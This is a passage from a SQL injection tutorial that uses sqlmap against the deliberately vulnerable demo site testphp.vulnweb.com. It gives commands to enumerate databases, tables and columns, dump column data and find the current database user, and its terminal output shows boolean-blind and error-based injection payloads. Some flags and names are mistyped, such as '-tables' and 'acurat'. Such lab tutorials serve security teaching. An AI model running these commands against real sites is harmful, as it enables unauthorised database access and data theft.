


Fig 8. Various payloads are executed




Fig 9. Retrieving the backend database




Fig 10. Retrieved all existing information about testphp.vulnweb.com

- We observe that the back-end DBMS is MySQL
Web server operating system is Linux, Ubuntu
Web application technology: Nginx 1.19.0, PHP 5.6.40
- There are 2 available databases.
 - acuart
 - information_schema

Step 2: List information about Tables present in a particular database

To try and access any of the databases, we have to slightly modify our command. We now use **-D** to specify the name of the databases that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the **-tables** query. Let us access the acuart database.

\$ sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -tables




Fig 11. Listing information about tables present in 'acurat' table





Fig 12. Fetched 8 tables from 'acurat' table

- In the above screenshot, we see that 8 tables have been retrieved.
- So, now we definitely know that the website is vulnerable.

Step 3: List information about the columns of a particular table

If we want to view the columns of a particular table, we can use the following command, in which we use **-T** to specify the table name, and **--columns** to query the column names. We will try to access the table 'artists'.

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns



```
kali@kali: ~  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 14:54:13 /2023-01-14/  
  
[14:54:13] [INFO] resuming back-end DBMS 'mysql'  
[14:54:13] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
--  
Parameter: cat (GET)  
  Type: boolean-based blind  
  Title: AND boolean-based blind - WHERE or HAVING clause  
  Payload: cat=1 AND 7252=7252  
  
  Type: error-based  
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6b7a71,(SELECT (ELT(9492=9492,1))),0x7171767a71),9492)
```

Fig 13. Listing column info of 'acurat' table




Fig 14. Fetched 3 columns from 'acuart' table

- Columns available in the table 'artists' table are adesc, aname, artist_id and their respective datatypes are also displayed

Step 4: Dump the data from the columns

Similarly, we can access the information in a specific column by using the following command, where **-C** can be used to specify multiple column name separated by a comma, and the **-dump** query retrieves the data.

\$ sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -T artists -C aname -dump




Fig 15. Dump the data from the column 'aname'





Fig 16. Obtained the values of 'aname' column

- We can observe the list of all artists obtained from database
- From the above picture, we can see that we have accessed the data from the database.
- Similarly, in such vulnerable websites, we can literally explore through the databases to extract information.

Step 5: To Identify the current database user

In order to identify the current database user, we need to run the following command.

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 15:21:41 /2023-01-14/  
[15:21:42] [INFO] resuming back-end DBMS 'mysql'  
[15:21:42] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=1 AND 7252=7252  
Type: error-based  
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
```

Fig 17. Identifying current database user

